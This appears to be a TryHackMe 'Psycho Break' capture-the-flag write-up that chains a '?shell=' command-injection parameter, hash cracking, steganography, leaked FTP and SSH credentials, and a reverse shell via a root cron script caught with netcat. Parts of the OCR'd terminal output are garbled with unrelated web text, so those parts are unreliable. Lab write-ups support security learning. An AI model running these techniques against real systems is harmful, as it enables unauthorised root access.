

## Psycho Break

Thursday, 11 November, 2021 11:41 AM

# Psycho Break

Help Sebastian and his team of investigators to withstand the dangers that come ahead.

[Start AttackBox](#) [Help](#) [Settings](#)

[Chart](#) [Scoreboard](#) [Discuss](#) [Writeups](#) [More](#)

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 3759 users are in here and this room is 476 days old.

Created by  shafdo

### Active Machine Information

Title	IP Address	Expires	?	Add 1 hour	Terminate
Psycho Break	10.10.62.149	1h 30m 58s			

29%

10.10.62.149




Welcome to Beacon Mental Hospital. Sebastian Castellanos and his partners, Joseph Oda and Juli Kidman received a call from a patient who claimed he saw his deceased wife. The team got separated.

Your job is to stand beside the team and help them to withstand the challenges which are coming ahead ...


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New


Search HTML

```
<html>
  > <head>[</>] </head>
  ><body>
    <h1 style="text-align: center;">All Begins From Here</h1>
    ><div class="center-wrapper">[</>] </div> [flex]
      <!-- Sebastian sees a path through the darkness which leads to a room => /sadistRoom-->
    ><br>
    ><div>[</>] </div>
```




Sebastian Found a key to the locker room. Click [here](#) to get the key.





***Escape to locker Room before its too late !!!***

**Go to Locker Room**



Sebastian is hiding inside a locker to make it harder for the sadist to find him. While Sebastian was inside the locker he found a note. That looks like a map of some kind.

Decode this piece of text "Tizmg\_nv\_zxxvhg\_gl\_gsv\_nzk\_kovzhv" and get the key to access the map

Click [here](#) to view the map ...

## Input

Cipher Text:

```
Tizmg_nv_zxxvh_h_g1_gsv_nzk_kovzhv
```

Cipher Variant:

Beaufort Variant ▾

Language:

English ▾

Key Length:

3-30  
(e.g. 8 or a range e.g. 6-10)

Break Cipher

Clear Cipher Text

## Result

[Clear text \[hide\]](#)

Clear text using key "zzzzzz":

```
Grant_me_access_to_the_map_please
```



Here is the map

[1. Sadist Room](#)

[2. Locker Room](#)


[3. Safe Heaven](#)

[4. The Abandoned Room](#)

Enter Key To access the map

```
ie_access_to_the_map_please
```

```
Grant_me_access_to_the_m...
```



This is Sebastian's Safe House where he can have upgrades and have peaceful time without getting into t

A screenshot of a browser's developer tools, specifically the HTML tab. It shows the page source code for "Safe Heaven". The code includes a title, a "center-wrapper" div containing a "Gallery" section, and a "lightbox" section. A yellow highlight covers the "Gallery" section and the "lightbox" script tags. The script tags include a comment about having a terrible nightmare and references to "jquery.min.js" and "lightbox.js".


```
<html>
  <head></head>
  <body> event
    <h1 style="text-align: center;">Safe Heaven</h1>
    <br>
    <br>
    <div class="center-wrapper"></div> flex
    <br>
    <p></p>
    <br>
    <h2>Gallery</h2>
    <p>Take a look at my safe house:</p>
    <div id="gallery"></div> flex
    <!-- I think I'm having a terrible nightmare. Search through me and find it ...-->
    <script src="/js/jquery.min.js"></script>
    <script src="/js/lightbox.js"></script>
    <div id="lightboxOverlay" class="lightboxOverlay" tabindex="-1" style="display: none;"></div> event
    <div id="lightbox" class="lightbox" tabindex="-1" style="display: none;"></div> event
  </body>
```

html > body

A terminal session showing the use of the "gobuster" tool for directory enumeration. The command used was "gobuster dir -u http://10.10.62.149/SafeHeaven -w /home/kali/Desktop/directory-list-2.3-medium.txt -t 100 -o PBBuster". The output lists various URLs found, including "/imgs" and "/keeper".

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ gobuster dir -u http://10.10.62.149/SafeHeaven -w /home/kali/Desktop/directory-list-2.3-medium.txt -t 100 -o PBBuster
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.62.149/SafeHeaven
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /home/kali/Desktop/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2021/11/10 22:05:06 Starting gobuster in directory enumeration mode
=====
/imgs           (Status: 301) [Size: 322] [--> http://10.10.62.149/SafeHeaven/imgs/]
/keeper         (Status: 301) [Size: 324] [--> http://10.10.62.149/SafeHeaven/keeper/]
```

Enter the real location shown in the image given below in the input field and press enter. Find it out quickly before the time runs out !!!



\*\* \* \*\*\*\*\* \* \*\*\*\*\*

### Time You Got

1 m 38 s

**Yandex**

Uploaded image

Web **Images** Video News Translate Disk Mail Ads



Original image size: 640x480

#### Other image sizes

2848x2136 1400x1050 1024x768 992x744 800x600 800x533 485,

Show all sizes

#### Sites containing information about the image



St. Augustine lighthouse St. Augustine, Florida Flickr  
flickr.com

lighthouse, architecture, stairs, buildings, florida, staugustine

In the image given below in the input field and press enter. Find it out quickly before the time runs out !!!



St. Augustine lighthouse

**Time You Got**

0 M 14 s

**You Got The Keeper Key !!!**

Here is your key : 48ee41458eb0b43bf82b986cecf3af01

Enter Keeper Key To Proceed to Abandoned Room

458eb0b43bf82b986cecf3af01


view-source:http://10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ..

```
1 680e89809965ec41e64dc7e447f175ab
2 be8bc662d1e36575a52da40beba38275
3 index.php
4
5 <html>
6
7 <head>
8   <title>Meet Laura the Spiderlady</title>
9   <link rel="stylesheet" href="../../css/mainstylesheet.css">
10 </head>
11 <body>
12
13   <h1 style="text-align: center;">Meet Laura the Spiderlady</h1>
14   <br>
15
16   <div style="display: flex; justify-content: center;">
17     
18   </div>
19
20 <br><br>
21 <h3 class="pkill" style="text-align: center;">RUN. RUN. Runn Get out of here !!!</h3>
22 <br>
23
24
25 <div class="center-wrapper">
26   <div class="timer">
27     <span id="m" style="font-size: 25px;">1</span>
28     <label>M</label>
29     <span id="s" style="font-size: 25px;">45</span>
30     <label>S</label>
31   </div>
32   <span id="status" style="font-size: 25px"></span>
33 </div>
34
35
36
37 <!-- There is something called "shell" on current page maybe that'll help you to get out of here !!-->
38
39
40
41 <!-- To find more about the Spider Lady visit https://theevilwithin.fandom.com/wiki/Laura_(Creature) -->
42
43 <script src="../../js/jquery.min.js"></script>
44 <script src="script.js"></script>
45
46 </body>
47
48 </html>
49
```

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

680e89809965ec41e64dc7e447f175ab  
be8bc662d1e36575a52da40beba38275



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
680e89809965ec41e64dc7e447f175ab	md5	laura
be8bc662d1e36575a52da40beba38275	md5	thefinal

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ..

Command Not Permitted !!!

## Meet Laura the Spiderlady



```
← → ⌂ 10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ..
```

Command Not Permitted !!!

## Meet Laura the Spiderlady



RUN. RUN. Runn Get out of here !!!

Time Out

```
← → ⌂ 10.10.62.149/abandonedRoom/680e89809965ec41e64dc7e447f175ab/
```

## Index of /abandonedRoom/680e89809965ec41e64dc7e447f175ab

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			
<a href="#">helpme.zip</a>	2020-07-09 13:52	26K	
<a href="#">you made it.txt</a>	2020-07-22 01:22	62	

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ binwalk -e helpme.zip
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      Or analyze an audio file containing Morse code:
0            0x0            Zip archive data, at least v2.0 to extract, uncompressed size: 1
91, name: helpme.txt
226          0xE2           Zip archive data, at least v2.0 to extract, uncompressed size: 2
6093, name: Table.jpg
302          0x12E          Zip archive data, at least v2.0 to extract, uncompressed size: 2
5399, name: Joseph_Oda.jpg
26462        0x675E         End of Zip archive, footer length: 22
```

```
(kali㉿kali)-[~/.../CTF/THM/Psycho-Break/_helpme.zip.extracted]
$ ls
0.zip  helpme.txt  Table.jpg
(kali㉿kali)-[~/.../CTF/THM/Psycho-Break/_helpme.zip.extracted]
$ cat helpme.txt
Or analyze an audio file containing Morse code:
From Joseph,
Who ever sees this message "HELP Me". Ruvik locked me up in this cell. Get the key on the table and unlock this cell. I'll tell you what happened when I am out of this cell.
```

```
(kali㉿kali)-[~/.../CTF/THM/Psycho-Break/_helpme.zip.extracted]
$ strings Table.jpg
Joseph_Oda.jpgUT
```

```
(kali㉿kali)-[~/.../CTF/THM/Psycho-Break/_helpme.zip.extracted]
$ binwalk -e Table.jpg
Or analyse an audio file containing Morse code:

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zip archive data, at least v2.0 to extract, uncompressed size: 2
5399, name: Joseph_Oda.jpg		
25329	0x62F1	Zip archive data, at least v2.0 to extract, uncompressed size: 2
6844, name: key.wav		
26071	0x65D7	End of Zip archive, footer length: 22

```
(kali㉿kali)-[~/.../THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
$ ls
0.zip Joseph_Oda.jpg key.wav
Or analyse an audio file containing Morse code:
```

**International Morse Decoders**

If you cannot produce your own Morse code sounds then try using my [Morse code translator](#) play or download some.

Use the microphone:

Listen Stop

Or analyse an audio file containing Morse code:

Upload Play Stop Filename: "key.wav"


**SHOWME**

Clear message

WPM      Farnsworth      Frequency (Hz)      Minimum volume      Maximum volume

20      20      517      -60      -30

Manual       Manual



```
(kali㉿kali)-[~/.../THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
$ steghide extract -sf Joseph_Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".
(kali㉿kali)-[~/.../THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
$ ls
0.zip Joseph_Oda.jpg key.wav thankyou.txt

(kali㉿kali)-[~/.../THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
$ cat thankyou.txt
From joseph,
Thank you so much for freeing me out of this cell. Ruvik is nor good, he told me that his going to kill sebastian and next would be me. You got to help Sebastian ... I think you might find Sebastian at the Victoriano Estate. This note I managed to grab from Ruvik might help you get inn to the Victoriano Estate.
But for some reason there is my name listed on the note which I don't have a clue.

-----
//          (NOTE)  FTP Details
=====
USER : joseph
PASSWORD : intotheterror445
\\

-----
```

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ ftp 10.10.62.149
Connected to 10.10.62.149.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.62.149]
Name (10.10.62.149:kali): joseph
331 Password required for joseph
Password:
230 User joseph logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls made_it.txt 2020-07-22 01:22 62
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rwxr-xr-x  1 joseph    joseph   11641688 Aug 13  2020 program
-rw-r--r--  1 joseph    joseph     974 Aug 13  2020 random.dic
226 Transfer complete
ftp> mget *
mget program? y
200 PORT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
226 Transfer complete
11641688 bytes received in 14.11 secs (805.9176 kB/s)
mget random.dic? y
200 PORT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
226 Transfer complete
974 bytes received in 0.00 secs (391.1069 kB/s)
```

```
[kali㉿kali] -[~/Desktop/CTF/THM/Psycho-Break]
$ python script2.py | grep "Correct"
kidman => Correct

[kali㉿kali] -[~/Desktop/CTF/THM/Psycho-Break]
$ ./program kidman
kidman => Correct

Well Done !!!
Decode This => 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 6
6 4 33
```

Hmm repeating numbers ? Good old phone pad ?

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ cat script2.py
import os

f = open("random.dic", "r")
keys = f.readlines()

for key in keys:
    os.system("./program "+key.strip())
```

**MULTITAP PHONE (SMS)**  
Communication System > Telecom > Multi-tap Phone (SMS)

Sponsored ads

**MULTI-TAP DECODER/TRANSLATOR**

**T9 vs MULTITAP CONFUSION**

Multitap ABC should not be confused with T9 predictive text. 'DCODE' is written '3222666333' in Multitap and '32633' in T9.

Go to: [T9 \(Text Message\)](#)

**MULTI-TAP MOBILE PHONE CIPHERTEXT**

55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777  
7777 666 7777 8 777 2 66 4 33

Search for a tool

Results

KIDMANSPASSWORDISSOSTRANGE

Multi-tap Phone (SMS) - dCode

Tag(s) : Telecom, Polygrammic Cipher

Share

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ ssh kidman@10.10.62.149
kidman@10.10.62.149's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

171 packages can be updated.
121 updates are security updates.

Last login: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$ whoami
kidman
kidman@evilwithin:~$ ls
user.txt
kidman@evilwithin:~$ cat *
4C72A4EF8E6FED69C72B4D58431C4254
kidman@evilwithin:~$
```

```
kidman@evilwithin:~$ ls -la
total 44
drwxr-xr-x 4 kidman kidman 4096 Aug 13 2020 .
drwxr-xr-x 5 root root 4096 Jul 13 2020 ..
-rw----- 1 kidman kidman 1 Aug 13 2020 .bash_history
-rw-r--r-- 1 kidman kidman 220 Jul 13 2020 .bash_logout
-rw-r--r-- 1 kidman kidman 3771 Aug 13 2020 .bashrc
drwx----- 2 kidman kidman 4096 Jul 13 2020 .cache
drwxrwxr-x 2 kidman kidman 4096 Jul 13 2020 .nano
-rw-r--r-- 1 Kidman Kidman 655 Jul 13 2020 .profile
-rw-rw-r-- 1 kidman kidman 264 Aug 13 2020 .readThis.txt
-rw-r--r-- 1 root root 10 Nov 11 13:06 .the_eye.txt
-rw-rw-r-- 1 Kidman Kidman 33 Jul 13 2020 user.txt
kidman@evilwithin:~$ cat .bash_history
```

```
kidman@evilwithin:~$ cat .the_eye.txt
No one shall hide from me
```

```
kidman@evilwithin:/home$ cd joseph
kidman@evilwithin:/home/joseph$ ls
kidman@evilwithin:/home/joseph$ ls -la
total 20
drwxr-xr-x 2 joseph joseph 4096 Jul  7 2020 .
drwxr-xr-x 5 root   root  4096 Jul 13 2020 ..
-rw-r--r-- 1 joseph joseph 220 Jul  7 2020 .bash_logout
-rw-r--r-- 1 joseph joseph 3771 Jul  7 2020 .bashrc
-rw-r--r-- 1 joseph joseph 655 Jul  7 2020 .profile
kidman@evilwithin:/home/joseph$ cd ..
kidman@evilwithin:/home$ ls
joseph kidman ruvik
kidman@evilwithin:/home$ cd ruvik
-bash: cd: ruvik: No such file or directory
kidman@evilwithin:/home$ cd ruvik
kidman@evilwithin:/home/ruvik$ ls
kidman@evilwithin:/home/ruvik$ ls -la
total 24
drwxr-xr-x 2 ruvik ruvik 4096 Jul 13 2020 .
drwxr-xr-x 5 root   root  4096 Jul 13 2020 ..
-rw----- 1 ruvik ruvik  5 Jul 13 2020 .bash_history
-rw-r--r-- 1 ruvik ruvik 220 Jul 13 2020 .bash_logout
-rw-r--r-- 1 ruvik ruvik 3771 Jul 13 2020 .bashrc
-rw-r--r-- 1 ruvik ruvik 655 Jul 13 2020 .profile
```

```
kidman@evilwithin:/opt$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/bin:/usr/sbin:/usr/local/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/2 * * * * root python3 /var/.the_eye_of_ruvik.py
```

Look like root will run `.the_eye_of_ruvik.py` every 2 minutes so we inject Our python3 payload and wait for 2 minutes

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ nc -nlvp 4567
listening on [any] 4567 ...
```

IP & Port

IP: 10.11.51.179 | Port: 4567 | +1

Listener

Type: nc -lvp 4567 | Advanced

Reverse Bind MSFVenom

OS: All | Show Advanced

PowerShell #2

PowerShell #3

PowerShell #4 (TLS)

PowerShell #3 (Base64)

Python #1

Python #2

Python3 #1

Python3 #2

The screenshot shows the msfconsole interface. On the left, there's a sidebar with tabs for Reverse, Bind, and MSFVenom. Below that is a dropdown for OS type (All) and a 'Show Advanced' toggle. The main area has tabs for PowerShell (#2, #3, #4 (TLS), #3 (Base64)) and Python (#1, #2, #3, #4). A large text box in the center contains a python exploit payload. At the top right, there's a 'Listener' section with an 'Advanced' toggle, a command input field ('nc -lvp 4567'), a 'Type' dropdown set to 'nc', and a 'Copy' button.

```
(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
$ nc -nlvp 4567
listening on [any] 4567 ...
connect to [10.11.51.179] from (UNKNOWN) [10.10.62.149] 37648
# whoami
whoami: the pincode checker for root
root
# cd /root
cd /root answer is filled in. Like a
# ls
ls really wanna know the correct
ls
readMe.txt ~ root.txt
# cat * > correct passwd.
cat *
answered Nov 30 '18 at 21:09
/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/^
| From Sebastian :
| Netcat Brute Force Script
| Using for bruteforce attack a password
| How to efficiently generate large uniformly
| distributed random integers in bash?
| How can I send command from a script
| remotely via SSH?
| base10 doesn't work
| Seconds before executing the for
| Which one doesn't belong?
BA33BDF5B8A3BFC431322F7D13F3361E
```

This terminal session shows a netcat listener running on port 4567. The user runs 'whoami' to find they are root. They then change to the /root directory. When they run 'ls', they receive a message asking them to guess the correct directory. They run 'cat \* > correct passwd.' to create a file named 'correct passwd.'. In the background, a netcat brute force script is running, attempting to crack a password. The script includes several comments explaining its functionality. Finally, a password is provided: BA33BDF5B8A3BFC431322F7D13F3361E.

```
# userdel ruvik
userdel ruvik
```